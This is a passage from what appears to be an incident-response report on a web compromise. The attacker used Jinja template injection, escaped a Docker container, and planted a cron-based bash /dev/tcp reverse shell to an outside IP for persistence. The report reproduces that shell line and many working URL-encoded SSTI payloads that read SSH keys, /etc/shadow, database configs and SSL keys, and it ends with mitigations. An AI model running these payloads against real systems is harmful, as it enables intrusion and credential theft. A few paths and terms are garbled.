
The attacker gets persistence on the host machine by adding a scheduled job on the crontabs of the host machine (/mnt/etc/crontab) where that job is to make a reverse shell (it would run every 6 seconds). More info on: [Scheduled Task/Job](#) By adding it to the crontabs, the crontab jobs would be:

```
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# .----- minute (0 - 59)
# | .----- hour (0 - 23)
# | | .----- day of month (1 - 31)
# | | | .----- month (1 - 12) OR jan,feb,mar,apr ...
# | | | | .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# | | | | |
# * * * * * user-name command to be executed
17 * * * * root cd / && run-parts --report /etc/cron.hourly
25 6 * * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily
)
47 6 * * 7 root test -x /usr/sbin/anacron || ( cd / && run-parts --report
/etc/cron.weekly )
52 6 1 * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report
/etc/cron.monthly )
*/10 * * * * root 0<&196;exec 196<>/dev/tcp/96.127.23.115/5556; sh <&196 >&196
2>&196
```

The attacker uses a Bash 196 reverse shell (more info on [revshells](#)):



The attacker is using an amazon ip address:

NetRange: 96.127.0.0 - 96.127.127.255
CIDR: 96.127.0.0/17
NetName: AMAZON-EC2-USGOVCLD
NetHandle: NET-96-127-0-0-1
Parent: NET96 (NET-96-0-0-0-0)
NetType: Direct Allocation
OriginAS: AS14618
Organization: Amazon.com, Inc. (AMAZO-46)
RegDate: 2011-05-23
Updated: 2015-10-01
Comment: The activity you have detected originates from a dynamic hosting environment.
Comment: For fastest response, please submit abuse reports at <http://aws-portal.amazon.com/gp/aws/html-forms-controller/contactus/AWSAbuse>
Comment: For more information regarding EC2 see:
Comment: <http://ec2.amazonaws.com/>
Comment: All reports MUST include:

Comment: * src IP
Comment: * dest IP (your IP)
Comment: * dest port
Comment: * Accurate date/timestamp and timezone of activity
Comment: * Intensity/frequency (short log extracts)
Comment: * Your contact details (phone and email) Without these we will be unable to identify the correct owner of the IP address at that point in time.
Ref: <https://rdap.arin.net/registry/ip/96.127.0.0>

OrgName: Amazon.com, Inc.
OrgId: AMAZO-46
Address: Amazon, EC2 Cloud, EC2 1200 12th Ave South
City: Seattle
StateProv: WA
PostalCode: 98144
Country: US
RegDate: 2011-05-10
Updated: 2021-07-22
Ref: <https://rdap.arin.net/registry/entity/AMAZO-46>

OrgRoutingHandle: IPROU3-ARIN
OrgRoutingName: IP Routing
OrgRoutingPhone: +1-206-266-4064
OrgRoutingEmail: aws-routing-poc@amazon.com
OrgRoutingRef: <https://rdap.arin.net/registry/entity/IPROU3-ARIN>

OrgAbuseHandle: AEA8-ARIN
OrgAbuseName: Amazon EC2 Abuse
OrgAbusePhone: +1-206-266-4064
OrgAbuseEmail: abuse@amazonaws.com
OrgAbuseRef: <https://rdap.arin.net/registry/entity/AEA8-ARIN>

OrgRoutingHandle: ARMP-ARIN
OrgRoutingName: AWS RPKI Management POC
OrgRoutingPhone: +1-206-266-4064
OrgRoutingEmail: aws-rpki-routing-poc@amazon.com
OrgRoutingRef: <https://rdap.arin.net/registry/entity/ARMP-ARIN>

OrgNOCHandle: AANO1-ARIN
OrgNOCName: Amazon AWS Network Operations
OrgNOCPhone: +1-206-266-4064
OrgNOCEmail: amzn-noc-contact@amazon.com
OrgNOCRef: <https://rdap.arin.net/registry/entity/AANO1-ARIN>

OrgTechHandle: ANO24-ARIN
OrgTechName: Amazon EC2 Network Operations
OrgTechPhone: +1-206-266-4064
OrgTechEmail: amzn-noc-contact@amazon.com
OrgTechRef: <https://rdap.arin.net/registry/entity/ANO24-ARIN>

Note: All of this information can be used as indicators of compromise, most likely the attacker will reuse the ip address or method to get persistence.

Detailed Analysis - Sensitive host data extraction

After getting persistence the attacker gets the host's `bash_history` and the public and private keys present:

```
/test%7B%7B%20request.application.__globals__.__builtins__.__import__('os')%5B'pop  
en'%5D('docker%20run%20--rm%20-v%20/:%20mnt%20busybox%20cat%20/mnt/root/.bas  
h_history').read()%20%7D%7D
```

```
root@bc48fc45a016:/app# docker run --rm -v /:/mnt busybox cat  
/mnt/root/.bash_history
```

Ran at: [Jan 6, 2022 14:23:17.523307000 EST]

The attacker gets bash history of the host machine for data gathering of the host, more information on: [Data from Local System](#).

```
/test%7B%7B%20request.application.__globals__.__builtins__.__import__('os')%5B'pop  
en'%5D('docker%20run%20--rm%20-v%20/:%20mnt%20busybox%20cat%20/mnt/root/.ssh/i  
d_rsa%20%20/mnt/root/.ssh/id_rsa.pub').read()%20%7D%7D
```

```
root@bc48fc45a016:/app# docker run --rm -v /:/mnt busybox cat /mnt/root/.ssh/id_rsa  
/mnt/root/.ssh/id_rsa.pub
```

Ran at: [Jan 6, 2022 14:23:34.976084000 EST]

After getting this contents the attacker listed the home directory and gets the dev's private and public keys:

```
/test%7B%7B%20request.application.__globals__.__builtins__.__import__('os')%5B'pop  
en'%5D('docker%20run%20--rm%20-v%20/:%20mnt%20busybox%20ls%20/mnt/home%20'  
)'.read()%20%7D%7D
```

```
root@bc48fc45a016:/app# docker run --rm -v /:/mnt busybox ls /mnt/home
```

Ran at: [Jan 6, 2022 14:23:41.375897000 EST]

```
/test%7B%7B%20request.application.__globals__.__builtins__.__import__('os')%5B'pop  
en'%5D('docker%20run%20--rm%20-v%20/:%20mnt%20busybox%20cat%20/mnt/home/de  
v/.ssh/id_rsa%20/mnt/home/dev/.ssh/id_rsa.pub%20').read()%20%7D%7D
```

```
root@bc48fc45a016:/app# docker run --rm -v /:/mnt busybox cat  
/mnt/home/dev/.ssh/id_rsa /mnt/home/dev/.ssh/id_rsa.pub
```

Ran at: [Jan 6, 2022 14:23:59.801660000 EST]

The attacker then gets the contents of /etc/passwd, /etc/shadow, /etc/mysql/debian.cnf, /mnt/etc/mysql/my.cnf, SSL certificates and all logs from the host and the container systems:

```
/test%7B%7B%20request.application.__globals__.__builtins__.__import__('os')%5B'popen'%5D('docker%20run%20--rm%20-v%20/:/mnt%20busybox%20cat%20/mnt/etc/passwd').read()%20%7D%7D
```

```
root@bc48fc45a016:/app# docker run --rm -v /:/mnt busybox cat /mnt/etc/passwd
```

Ran at: [Jan 6, 2022 14:24:18.186858000 EST]

```
/test%7B%7B%20request.application.__globals__.__builtins__.__import__('os')%5B'popen'%5D('docker%20run%20--rm%20-v%20/:/mnt%20busybox%20cat%20/mnt/etc/shadow').read()%20%7D%7D
```

```
root@bc48fc45a016:/app# docker run --rm -v /:/mnt busybox cat /mnt/etc/shadow
```

Ran at: [Jan 6, 2022 14:24:28.578934000 EST]

```
/test%7B%7B%20request.application.__globals__.__builtins__.__import__('os')%5B'popen'%5D('docker%20run%20--rm%20-v%20/:/mnt%20busybox%20cat%20/mnt/etc/mysql/debian.cnf%20/mnt/etc/mysql/my.cnf').read()%20%7D%7D
```

```
root@bc48fc45a016:/app# docker run --rm -v /:/mnt busybox cat /mnt/etc/mysql/debian.cnf /mnt/etc/mysql/my.cnf
```

Ran at: [Jan 6, 2022 14:24:41.972122000 EST]

The attacker gets access to mysql application tokens and configurations, more information on: [Steal Application Access Token](#).

```
/test%7B%7B%20request.application.__globals__.__builtins__.__import__('os')%5B'popen'%5D('docker%20run%20--rm%20-v%20/:/mnt%20busybox%20cat%20/mnt/etc/ssl/private/%5C%5C*').read()%20%7D%7D
```

```
root@bc48fc45a016:/app# docker run --rm -v /:/mnt busybox cat /mnt/etc/ssl/private/*
```

Ran at: [Jan 6, 2022 14:24:56.373165000 EST]

```
/test%7B%7B%20request.application.__globals__.__builtins__.__import__('os')%5B'popen'%5D('docker%20run%20--rm%20-v%20/:/mnt%20busybox%20cat%20/mnt/var/log/%5C%5C*').read()%20%7D%7D
```

```
root@bc48fc45a016:/app# docker run --rm -v /:/mnt busybox cat /mnt/var/log/**
```

Ran at: [Jan 6, 2022 14:25:07.767172000 EST]

```
/test%7B%7B%20request.application.__globals__.__builtins__.__import__('os')%5B'pop  
en'%5D('docker%20run%20--rm$20-v%20/:%20mnt%20busybox%20cat%20/var/lib/docker/  
containers/1bc8170248006261556c8e9316704cdef21d3ea03d5ebdca439a4043dfb15b25/  
1bc8170248006261556c8e9316704cdef21d3ea03d5ebdca439a4043dfb15b25-json.log').r  
ead()%20%7D%7D
```

```
root@bc48fc45a016:/app# docker run --rm -v /:/mnt busybox cat  
/var/lib/docker/containers/1bc8170248006261556c8e9316704cdef21d3ea03d5ebdca4  
39a4043dfb15b25/1bc8170248006261556c8e9316704cdef21d3ea03d5ebdca439a4043  
dfb15b25-json.log
```

Ran at: [Jan 6, 2022 14:25:24.146304000 EST]

The attacker here gets all the logs present on the docker container they escaped, for more information: [Container and Resource Discover](#).

Detailed Analysis - Website Defacement

After getting all the sensitive information present on the system the attacker defaces the website by changing the background color, restart it to take the changes into effect and upload an image with the admin credentials found hardcoded on the application while they enumerated the system:

```
/test%7B%7B%20request.application.__globals__.__builtins__.__import__('os')%5B'pop  
en'%5D('%20echo%20%22%3Cbody%20bgcolor=%22black%22%3E%3Ccenter%3E%3  
Cimg%20src=%22/static/gallery/bg.png%22%3E%3Ccenter%3E%3Cbody%3E%22%2  
0%3E%20/app/templates/index.html').read()%20%7D%7
```

```
root@bc48fc45a016:/app# echo "<body bgcolor="black"><center></center></body>" > /app/templates/index.html
```

Ran at: [Jan 6, 2022 14:27:27.170738000 EST]


The attackers deface the web application by changing the background of it to black, for more information: [Defacement](#).

```
/test%7B%7B%20request.application.__globals__.__builtins__.__import__('os')%5B'po  
pen'%5D('docker%20restart%20app').read()%20%7D%7
```

```
root@bc48fc45a016:/app# docker restart app
```

Ran at: [Jan 6, 2022 14:27:36.185792000 EST]

Attack Matrix attacker's road map



Conclusion

In conclusion, the attacker aimed to take over the machine, in order to make changes and get information. They most likely wanted to get immediate access to the machine but also managed to get persistent access to it.

In order to mitigate the attack, and prevent new ones from occurring, we need to reinforce our website to prevent XSS Attacks, since this was the way the user understood he could do RCE Template Injection.

Sanitization and Sandboxing are two different strategies that can fix Template Injection problems. Sanitizing consists of sanitizing the input before passing it into the templates by removing unwanted and risky characters before parsing the data.

Sandboxing consists of sandboxing the template environment in a docker container. With this, we can use docker security to have a secure environment that limits any malicious activities.

In the case of the container present on the host machine it had the docker socket exposed and also an environment variable pointing to it, to prevent this it's needed to more securely test the deployable versions of the product.

To prevent the intruder from accessing our machine again (persistence), it is needed to remove the job he scheduled on the contrabs of our machine. To do so, we can simply remove the extra line on the */mnv/etc/crontab* file. The intruder also got access to hardcoded credentials for admin access to the public facing web application, to mitigate this it's needed to change admin credentials and also change the way they are set on the application, not making them hard coded. The attackers also got access to every user account, private and public keys present on the host machine, configuration files for the mysql database, bash history, SSL certificates, */etc/shadow* and */etc/passwd*, source code for the web application and full logs for the host and container machines.

Finally the web application was defaced by the change of the source code and also by the use of admin credentials to upload an image file.